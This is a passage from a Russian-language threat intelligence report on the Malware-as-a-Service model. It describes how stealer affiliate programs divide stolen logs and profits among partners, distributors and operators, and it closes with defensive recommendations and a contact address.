
Количество воркеров под партнером может достигать нескольких сотен человек. Партнеры имеют доступ ко всем собранным ими логам. Вступление в команду для воркеров бесплатно, однако партнер может забирать «запросы» (аккаунты от определенных сервисов), а также процент от украденной криптовалюты.

Прибыль траффера зависит от честности партнера. Поскольку доступ к административной панели есть только у партнера, для него не составит труда обмануть распространителя стилера, который никак не сможет доказать, что его «кинули». В свою очередь, партнера может обмануть оператор ВПО, предоставляющий адвертам свой хостинг. Он обладает доступом ко всем украденным данным и может использовать их для личной выгоды.

Telegram Понтового Пирожка из билда



Профиль распространителя билда на одном из форумов



Заключение

Malware-as-a-Service — это постоянно развивающаяся бизнес-модель, приносящая злоумышленникам стабильную прибыль, с помощью которой они содержат команду и постоянно обновляют ВПО. В результате с течением времени услуги, предоставляемые операторами MaaS, улучшаются, однако прослеживается и тенденция к типизации сервисов. Это позволяет сделать вывод, что партнерские программы в перспективе станут однотипными, более предсказуемыми, а число новых семейств зловредов, распространяющихся по данной модели, в свою очередь, снизится.

Исходя из того, что программы-вымогатели составляют 58% от всех семейств, найденных с 2015 года, можно сделать вывод, что Ransomware-as-a-Service — наиболее востребованная и активно развивающаяся сфера Malware-as-a-Service. Но воспринимать MaaS как угрозу нужно, не забывая о других категориях ВПО на фоне популярности программ-вымогателей. Злоумышленники взаимодействуют между собой, заимствуют или переиспользуют вредоносный код и задействуют все возможные инструменты, в том числе стилеры, ботнеты, загрузчики и бэкдоры, для достижения своих целей.

Уровень защиты информации в компании должен быть соразмерен масштабу внутренних процессов. В таком случае компании, столкнувшейся со злоумышленником лицом к лицу, не придется испытывать удачу и проверять, чья бизнес-модель окажется устойчивее — ее или Malware-as-a-Service.

Чтобы предотвратить компрометацию и заражение компании с любым уровнем зрелости ИБ, стоит предпринять следующие шаги.

1. Регулярно обновлять ПО как на внешнем периметре компании, так и во внутренней инфраструктуре. Проводить инвентаризацию доступных на внешнем периметре сервисов и приложений, уделяя особое внимание защите интерфейсов удаленного доступа.
2. Повышать осведомленность сотрудников в вопросах ИБ. Проводить тренинги, посвященные угрозам фишинга и социальной инженерии.
3. Обеспечить защиту корпоративных устройств системами EDR (Endpoint Detection and Response).
4. Использовать данные Threat Intelligence для получения оперативной стратегической информации по реагированию на современные угрозы. Понимание инструментов, а также типовых тактик и техник киберпреступников позволит максимально эффективно выстроить защиту, комбинируя автоматизированные средства защиты с работой специалистов ИБ.

Если вы хотите обратиться за услугами мониторинга угроз для вашей организации, свяжитесь с нами по адресу

dfi@kaspersky.com

Выражаем благодарность коллегам из BI.ZONE за чтение и комментарии к материалу.